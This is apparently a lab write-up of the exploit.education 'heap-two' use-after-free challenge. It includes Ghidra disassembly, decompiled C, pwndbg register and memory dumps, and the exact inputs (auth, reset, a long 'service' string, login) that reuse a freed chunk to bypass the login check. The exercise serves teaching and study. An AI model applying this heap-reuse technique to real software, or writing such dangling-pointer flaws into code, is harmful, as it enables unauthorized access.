
- gdb-pwndbg heap_use-after-free
- break *0x401320




```
                    LAB_004012ed                            XREF[1]:   004012d4(j
004012ed 48 8d …     LEA       RAX=>local_88, [RBP + -0x80]
004012f1 ba 05 …     MOV       EDX, 0x5
004012f6 48 8d …     LEA       RSI, [s_login_0040207a]                ; = "lo
004012fd 48 89 c7    MOV       RDI, RAX
00401300 e8 3b …     CALL      <EXTERNAL>::strncmp                    ; int st
00401305 85 c0       TEST      EAX, EAX
00401307 0f 85 …     JNZ       LAB_004011d6
0040130d 48 8b …     MOV       RAX, qword ptr [auth]
00401314 48 85 c0    TEST      RAX, RAX
00401317 74 1c       JZ        LAB_00401335
00401319 48 8b …     MOV       RAX, qword ptr [auth]
00401320 8b 40 20    MOV       EAX, dword ptr [RAX + 0x20]
00401323 85 c0       TEST      EAX, EAX
00401325 74 0e       JZ        LAB_00401335
00401327 48 8d …     LEA       RDI, [s_you_have_logged_in_already!_…  ; = "you
0040132e e8 2d …     CALL      <EXTERNAL>::puts                       ; int pu
00401333 eb 0c       JMP       LAB_00401341

                    LAB_00401335                            XREF[2]:   00401317(j
00401335 48 8d …     LEA       RDI, [s_please_enter_your_password_0…  ; = "pl
0040133c e8 1f …     CALL      <EXTERNAL>::puts                       ; int pu
```

```
24      }
25    }
26    iVar1 = strncmp(local_88,"reset",5);
27    if (iVar1 == 0) {
28      free(auth);
29    }
30    iVar1 = strncmp(local_88,"service",6);
31    if (iVar1 == 0) {
32      service = strdup(acStack129);
33    }
34    iVar1 = strncmp(local_88,"login",5);
35    if (iVar1 == 0) {
36      if ((auth == (char *)0x0) || (*(int *)(auth + 0x20) == 0)) {
37        puts("please enter your password");
38      }
39      else {
40        puts("you have logged in already!");
41      }
42    }
43  }
44  return 0;
45 }
```

- run
- auth AAAA
- reset
- serviceBBBBBBBBBBB
- login



```
Welcome to heap-two, brought to you by https://exploit.education
[ auth = (nil), service = (nil) ]
auth AAAA
[ auth = 0x404ac0, service = (nil) ]
reset
[ auth = 0x404ac0, service = (nil) ]
serviceBBBBBBBBBBB
[ auth = 0x404ac0, service = 0x404af0 ]
login
```

Addresses don't match so let's increase size of service param

- run
- auth AAAA
- reset
- serviceBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
- login

```
Welcome to heap-two, brought to you by https://exploit.education
[ auth = (nil), service = (nil) ]
auth AAAA
[ auth = 0x404ac0, service = (nil) ]
reset
[ auth = 0x404ac0, service = (nil) ]
serviceBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
[ auth = 0x404ac0, service = 0x404ac0 ]
login
```

Now they match! We hit our breakpoint @ login:

```
 RAX  0x404ac0 ◂— 'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\n'
 RBX  0x0
 RCX  0xfffffe0
 RDX  0x5
 RDI  0x7fffffffddd0 ◂— 0x42000a6e69676f6c /* 'login\n' */
 RSI  0x40207a ◂— 0x6f79006e69676f6c /* 'login' */
 R8   0x7fffffffddd0 ◂— 0x42000a6e69676f6c /* 'login\n' */
 R9   0x0
 R10  0x7fffffffdc92 ◂— 0x2500306361343034 /* '404ac0' */
 R11  0x5
 R12  0x4010d0 (_start) ◂— xor    ebp, ebp
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x7fffffffde50 —▸ 0x401350 (__libc_csu_init) ◂— push   r15
 RSP  0x7fffffffddc0 —▸ 0x7fffffffdf48 —▸ 0x7fffffffe268 ◂— '/home/crystal/
ap/2-heap/heap_use_after_free'
 RIP  0x401320 (main+366) ◂— mov    eax, dword ptr [rax + 0x20]
[ DISASM ]
► 0x401320 <main+366>    mov    eax, dword ptr [rax + 0x20]
```

• x/32xw $rax + 0x20

```
pwndbg> x/32xw $rax + 0x20
0x404ae0:    0x42424242    0x0000000a    0x00020521    0x00000000
0x404af0:    0x00000000    0x00000000    0x00000000    0x00000000
0x404b00:    0x00000000    0x00000000    0x00000000    0x00000000
0x404b10:    0x00000000    0x00000000    0x00000000    0x00000000
0x404b20:    0x00000000    0x00000000    0x00000000    0x00000000
0x404b30:    0x00000000    0x00000000    0x00000000    0x00000000
0x404b40:    0x00000000    0x00000000    0x00000000    0x00000000
0x404b50:    0x00000000    0x00000000    0x00000000    0x00000000
```

0x404ac0 was originally assigned to auth and was freed by "reset". When malloc was called for "service", it reused the chunk (filling with our param) but the auth->auth pointer was never set to null (dangling pointer) so it points to our "service" data!

```
you have logged in already!
[ auth = 0x404ac0, service = 0x404ac0 ]
```

BONUS:

- Refer back to the ghidra screenshot or source code, (auth + 0x20) is compared to 0
- 0x20 is 32 (decimal) and our payload was "service" + (36 * "B"), although we only needed 33 chars to achieve our goal, the following payload would work just as well:
- service BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

```
└──$ ./heap_use-after-free
Welcome to heap-two, brought to you by https://exploit.education
[ auth = (nil), service = (nil) ]
auth AAAA
[ auth = 0x404ac0, service = (nil) ]
reset
[ auth = 0x404ac0, service = (nil) ]
service BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
[ auth = 0x404ac0, service = 0x404ac0 ]
login
you have logged in already!
[ auth = 0x404ac0, service = 0x404ac0 ]
```